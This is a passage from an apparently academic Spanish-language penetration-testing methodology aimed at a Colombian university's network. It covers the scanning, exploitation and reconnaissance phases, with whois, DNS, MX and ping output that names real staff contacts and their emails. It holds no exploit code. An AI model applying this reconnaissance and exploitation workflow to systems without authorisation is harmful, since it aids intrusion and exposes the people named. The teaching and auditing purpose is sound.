
Figura: Nessus 3

Fuente: Resultado de análisis de la herramienta Nessus.

La evidencia indica que una de las vulnerabilidades es un Buffer Overflow existente y sus respectivos códigos CVE con los que fueron reportados.

En la página https://www.exploit-db.com/google-hacking-database se debe realizar la búsqueda de aquellos CVE, para verificar si existen exploits y ser lanzados.

Figura: Exploit-db 1



Fuente: Imagen tomada del resultado de la búsqueda de un Exploit en la página https://www.exploit-db.com/google-hacking-database

La forma de buscar el CVE-2006-1017 es en el buscador de la página pero sin CVE.

Las herramientas que se recomienda para usar son las siguientes:


- Nessus: Escaneador de vulnerabilidades. (Licenciado)
- OpenVass: Escaneador de vulnerabilidades (Libre)
- Nexpose: Escaneador de vulnerabilidades (Free hasta 10 objetivos)
- Acunetix: Escaneador de vulnerabilidaes web (Licenciado)
- Exploit-db.com: Base de datos para consulta de CVE y exploits.

Los análisis de vulnerabilidades se encuentran en la gran mayoría de capas por no decir que todas, puesto que dichas herramientas tienen que hacer todo el escalamiento y verificación de la información que se encuentran en cada uno de los protocolos presentes en el modelo OSI, aun así no es posible verificar la capa uno (Capa Física), a la cual se le deberán realizar las pruebas correspondientes.

Adjunto a este documento se podrá encontrar un documento en formato Excel con el nombre **UNILIB-AV-MAY-2015.xls** el cual contiene diligenciado el resultado del análisis de vulnerabilidades realizado por la herramienta Nessus.

2.4 EXPLOTACIÓN DE VULNERABILIDADES Y PRUEBAS DE INTRUSIÓN.

Figura: Exp. De Vulnerabilidad 1



Fuente: Autor del documento

La explotación de vulnerabilidades y pruebas de intrusión solo se harán si las vulnerabilidades encontradas son verdaderas, para ello se realizará un listado de herramientas según un criterio general mediante el cual se puedan aplicar.

Explotación de vulnerabilidades:

- Sqlmap: inyección de código (web)
- Metasploit: Explotación de vulnerabilidades (Red y Web)
- Websploit: Explotación de vulnerabilidades web.
- Hydra: Ataques de fuerza bruta.
- Intrusiones manuales, carpetas compartidas, usuarios y contraseñas etc.

Dependiendo del resultado de las primeras fases y de los resultados del analizador de vulnerabilidades, podemos hacer explotación en diferentes capas del modelo OSI, dependiendo de la naturaleza de la vulnerabilidad y de la capa en la que haya sido reportada.

2.5 PRESENTACIÓN Y REPORTE.

Figura: Presentación Y Reporte 1

Fuente: Autor del documento.

Todas las pruebas de pentesting, siempre deben quedar documentadas, por lo que es importante seguir un lineamiento o establecer un informe el cual irá a contener todos los resultados de las pruebas realizadas.

Esta documentación debe ser previamente establecida por la compañía o administrador de seguridad de la información, para presentación de informes de ethical hacking, esta fase no será desarrollada en el proyecto y su tratamiento es puramente informativo.

2.6 MATERIALES Y EQUIPO

Para realizar las actividades planteadas en este documento, se debe tener como material principal lo siguiente:

- 1 Portátil con tarjeta de red inalámbrica, tarjeta de red LAN, procesador de 2.4 Ghz, mínimo 8 Gigas de memoria Ram.
- Nessus profesional o Nexpose
- Virtual box o vmware con Kali debidamente instalado.
- Tarjeta de red interna o externa usb.
- Wireshark
- Paquete de office
- Zenmap
- Putty (Opcional)

2.7 PROCEDIMIENTO DE CAPTURA DE DATOS

En esta fase, se realizará una descripción del procedimiento para realizar la captura de datos.

2.7.1 Recolección de Información

Posiblemente, esta sea una de las etapas que más tiempo demande. Así mismo, se definen objetivos y se recopila toda la información posible que luego será utilizada a lo largo de las siguientes fases. La información que se busca abarca desde nombres y direcciones de correo de los empleados de la organización, hasta la topología de la red, direcciones IP, entre otros. Cabe destacar que el tipo de información o la profundidad de la pesquisa dependerán de los objetivos que se hayan fijado en la auditoría.


- Whois: Trata de recolectar la mayor parte de información posible acera del objetivo, la forma correcta de lanzar la herramienta es dentro de una terminal de kali “whois ulibertadores.edu.co” dicha información se encuentra en la capa de aplicación del modelo OSI.

Figura: Test WhoIs 1

```
root@pentester:~# whois ulibertadores.edu.co
Domain Name:                              ULIBERTADORES.EDU.CO
Domain ID:                                D612840-CO
Sponsoring Registrar:                     .CO INTERNET S.A.S.
Sponsoring Registrar IANA ID:             111111
Registrar URL (registration services):    www.cointernet.com.co
Domain Status:                            ok
Variant:                                  ULIBERTADORES.EDU.CO
Registrant ID:                            18016-REG
Registrant Name:                          FUNDACION UNIVERSITARIA LOS LIBERTADORES
Registrant Organization:                  FUNDACION UNIVERSITARIA LOS LIBERTADORES
Registrant Address1:                      CRA. 16 NO. 63A-68  68
Registrant City:                          BOGOTA
Registrant State/Province:                Bogota
Registrant Postal Code:                   0
Registrant Country:                       Colombia
Registrant Country Code:                  CO
Registrant Phone Number:                  +00.2544750
Registrant Email:                         gertecnologia@libertadores.edu.co
Administrative Contact ID:                18016-ADMIN
Administrative Contact Name:              Sandra Constanza Sanchez Cortes
Administrative Contact Organization:      FUNDACION UNIVERSITARIA LOS LIBERTADORES
Administrative Contact Address1:          CRA. 16 # 63A-68
Administrative Contact City:              Bogota
Administrative Contact State/Province:    Bogota
Administrative Contact Postal Code:       0
Administrative Contact Country:           Colombia
Administrative Contact Country Code:      CO
Administrative Contact Phone Number:      +00.2544750
Administrative Contact Email:             gertecnologia@libertadores.edu.co
```

Fuente: Imagen tomada del resultado de ejecutar whois en una terminal de Kali

Figura: Test WhoIs 2




```
Billing Contact ID:                       18016-BILLING
Billing Contact Name:                     FUNDACION UNIVERSITARIA LOS LIBERTADORES
Billing Contact Organization:             NA
Billing Contact Address1:                 CARRERA 16 NO. 63A-68
Billing Contact City:                     bogota
Billing Contact State/Province:           Bogota
Billing Contact Postal Code:              0
Billing Contact Country:                  Colombia
Billing Contact Country Code:             CO
Billing Contact Phone Number:             +00.2544750
Billing Contact Email:                    gertecnologia@libertadores.edu.co
Technical Contact ID:                     2808-TECH
Technical Contact Name:                   Luis Alfonso Franco Cortes
Technical Contact Organization:           NA
Technical Contact Address1:               CRA. 16 NO. 63 A - 68
Technical Contact City:                   bogota
Technical Contact Postal Code:            0
Technical Contact Country:                Colombia
Technical Contact Country Code:           CO
Technical Contact Phone Number:           +00.2544750
Technical Contact Email:                  ingredes@libertadores.edu.co
Name Server:                              RICAUTE.LIBERTADORES.EDU.CO
Name Server:                              NS20.COLUMBUS-NETWORKS.COM
Created by Registrar:                     NEULEVELCSR
Last Updated by Registrar:                .CO INTERNET S.A.S.
Domain Registration Date:                 Thu Mar 26 00:00:00 GMT 1998
Domain Expiration Date:                   Sat Dec 31 23:59:59 GMT 2016
Domain Last Updated Date:                 Tue Dec 02 20:27:04 GMT 2014
DNSSEC:                                   false
```

Fuente: Imagen tomada del resultado de ejecutar whois en una terminal de Kali

Las imágenes Figura: Test WhoIs 1 y 2 muestran información, como la ubicación de la empresa, número de teléfono, correo electrónico, nombre de la persona de contacto “Luis Alfonso Franco Cortés” contacto técnico y dns del registrante del dominio, en este caso .co Internet S.A.S

Figura: Test WhoIs 3



Whois lookup for: www.ulibertadores.edu.co

Domain Name:	ULIBERTADORES.EDU.CO
Domain ID:	D612840-CO
Sponsoring Registrar:	.CO INTERNET S.A.S.
Sponsoring Registrar IANA ID:	111111
Registrar URL (registration services):	www.cointernet.com.co
Domain Status:	ok
Variant:	ULIBERTADORES.EDU.CO
Registrant ID:	18016-REG
Registrant Name:	FUNDACION UNIVERSITARIA LOS LIBERTADORES
Registrant Organization:	FUNDACION UNIVERSITARIA LOS LIBERTADORES
Registrant Address1:	CRA. 16 NO. 63A-68 68
Registrant City:	BOGOTA
Registrant State/Province:	Bogota
Registrant Postal Code:	0
Registrant Country:	Colombia
Registrant Country Code:	CO
Registrant Phone Number:	+00.2544750
Registrant Email:	gertecnologia@libertadores.edu.co
Administrative Contact ID:	18016-ADMIN
Administrative Contact Name:	Sandra Constanza Sanchez Cortes
Administrative Contact Organization:	FUNDACION UNIVERSITARIA LOS LIBERTADORES
Administrative Contact Address1:	CRA. 16 # 63A-68
Administrative Contact City:	Bogota
Administrative Contact State/Province:	Bogota
Administrative Contact Postal Code:	0
Administrative Contact Country:	Colombia
Administrative Contact Country Code:	CO
Administrative Contact Phone Number:	+00.2544750
Administrative Contact Email:	gertecnologia@libertadores.edu.co
Billing Contact ID:	18016-BILLING
Billing Contact Name:	FUNDACION UNIVERSITARIA LOS LIBERTADORES
Billing Contact Organization:	NA
Billing Contact Address1:	CARRERA 16 NO. 63A-68
Billing Contact City:	bogota
Billing Contact State/Province:	Bogota
Billing Contact Postal Code:	0
Billing Contact Country:	Colombia
Billing Contact Country Code:	CO
Billing Contact Phone Number:	+00.2544750
Billing Contact Email:	gertecnologia@libertadores.edu.co
Technical Contact ID:	2808-TECH
Technical Contact Name:	Luis Alfonso Franco Cortes
Technical Contact Organization:	NA
Technical Contact Address1:	CRA. 16 NO. 63 A - 68


Fuente: Imagen tomada del resultado de un whois online.

La imagen Figura: Test WhoIs 3 muestra información como la ubicación de la empresa, número de teléfono, correo electrónico, nombre de la persona de contacto “Luis Alfonso Franco Cortés” contacto técnico y dns del registrante del dominio, en este caso .co Internet S.A.S, pero esta recolección de información es lanzada desde un portal web online, para realizar esta consulta se debe

realizar el ingreso a la página www.whois.net, es importante mencionar que al igual que la herramienta whois de Kali, ésta herramienta online también actúa en la capa de aplicación del modelo OSI.

- Herramienta Ipinfo: Recolección de información con el comando curl ipinfo.io/190.242.99.231 dentro de la terminal de kali, el cual brinda información de la localización en coordenadas geográficas latitud 4.6492 longitud 74.0628, los cuales se pueden ubicar por google maps:


Figura: Test WhoIs 4



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Ingresando las coordenadas arrojadas, se logra la ubicación del servidor y /o la dirección IP.


Figura: Test Geolocalización 1



Fuente: Imagen tomada de la localización de coordenadas de google maps.

- Network-tools.com para búsqueda de apuntamientos, dns, subdominios y apuntadores de correo electrónico mx. A esta fase se le conoce como reconocimiento y enumeración de DNS, dichas herramientas se actúan en la capa de aplicación del modelo OSI:

Figura: Test DNS 1



DNS lookup for: www.ulibertadores.edu.co

A records for www.ulibertadores.edu.co

address	name	type	class	ttl
190.242.99.231	www.ulibertadores.edu.co	A	IN	21470

AAAA records for www.ulibertadores.edu.co

No AAAA record found for www.ulibertadores.edu.co.

MX records for ulibertadores.edu.co

preference	exchange	name	type	class	ttl
10	Cit.ulibertadores.edu.co.ulibertadores.edu.co	ulibertadores.edu.co	MX	IN	21599

NS records for ulibertadores.edu.co

nsdname	name	type	class	ttl
ns20.columbus-networks.com.ulibertadores.edu.co	ulibertadores.edu.co	NS	IN	21599
ricaute.libertadores.edu.co.ulibertadores.edu.co	ulibertadores.edu.co	NS	IN	21599

SOA records for ulibertadores.edu.co

mname	rname	serial	refresh	retry	expire	minimum	name	type	class	ttl
ricaute.libertadores.edu.co	root.libertadores.edu.co	2013025475	31	144	36000	864	ulibertadores.edu.co	SOA	IN	21599

Fuente: Imagen tomada del resultado de búsqueda de DNS de la página network-tools.com

Como se logra observar en la Figura: Test DNS 1, se evidencia que el dominio www.ulibertadores.edu.co se encuentra apuntando a la dirección IP 190.242.99.231 y sus respectivos servidores DNS ns20.columbus-networks.com

Se realiza una prueba con el dominio libertadores.edu.co para verificar el listado de los mx, ejecutando el comando “nslookup” desde kali y desde windows posteriormente se escribe el valor “set q=MX” y por último la URL de la cual se desea saber los MX “libertadores.edu.co, dicha prueba actúa sobre la capa de aplicación, presentación y sesión del modelo OSI.

Figura: Test MX 1


```
> set q=MX
> libertadores.edu.co
Server:         192.168.226.2
Address:        192.168.226.2#53

Non-authoritative answer:
libertadores.edu.co     mail exchanger = 10 aspmx3.googlemail.com.
libertadores.edu.co     mail exchanger = 10 aspmx4.googlemail.com.
libertadores.edu.co     mail exchanger = 10 aspmx5.googlemail.com.
libertadores.edu.co     mail exchanger = 1 aspmx.l.google.com.
libertadores.edu.co     mail exchanger = 5 alt1.aspmx.l.google.com.
libertadores.edu.co     mail exchanger = 5 alt2.aspmx.l.google.com.
libertadores.edu.co     mail exchanger = 10 aspmx2.googlemail.com.

Authoritative answers can be found from:
aspmx3.googlemail.com   internet address = 64.233.186.27
aspmx3.googlemail.com   has AAAA address 2800:3f0:4003:c00::1a
aspmx4.googlemail.com   internet address = 74.125.24.27
aspmx4.googlemail.com   has AAAA address 2a00:1450:400b:c02::1a
aspmx5.googlemail.com   internet address = 64.233.166.27
aspmx5.googlemail.com   has AAAA address 2a00:1450:400c:c04::1a
aspmx.l.google.com      has AAAA address 2607:f8b0:4002:c03::1b
alt1.aspmx.l.google.com internet address = 74.125.141.27
alt1.aspmx.l.google.com has AAAA address 2607:f8b0:400c:c06::1a
alt2.aspmx.l.google.com internet address = 64.233.186.27
alt2.aspmx.l.google.com has AAAA address 2800:3f0:4003:c00::1a
aspmx2.googlemail.com   internet address = 74.125.141.27
aspmx2.googlemail.com   has AAAA address 2607:f8b0:400c:c06::1b
```

Fuente: Imagen tomada de una consola MS-DOS de Windows al ejecutar el comando nslookup

Se logra evidenciar los apuntadores MX, propietarios de google. Es importante esta fase, ya que en las recolecciones futuras se podrán evidenciar usuarios de correos electrónicos, por lo que se podrá identificar rápidamente la página de autenticación e inicio de sesión si se logrará obtener algún password de alguna cuenta de correo electrónico.

- Ping: En algunos de los casos verificar si se encuentra encendido el objetivo.

Figura: Test ICMP 1



Ping for: www.ulibertadores.edu.co

Executing ping... (this can take up to 30 seconds)

Pinging 190.242.99.231 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 190.242.99.231:
Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),


TCP ping for: www.ulibertadores.edu.co on port 80

IP address	Port	Status
190.242.99.231	80	162.42 ms
190.242.99.231	80	173.87 ms
190.242.99.231	80	163.94 ms
190.242.99.231	80	163.8 ms

Fuente: Test icmp realizado online a la página los libertadores tomado de whois.net

Realizando una prueba básica desde las ubicaciones externas, se observa que el objetivo no responde a peticiones ICMP, dicha prueba será básica para realizar una identificación previa del objetivo, esta prueba se encuentra localizada en la capa de red del modelo OSI sobre el protocolo ICMP.

Figura: Test ICMP 2

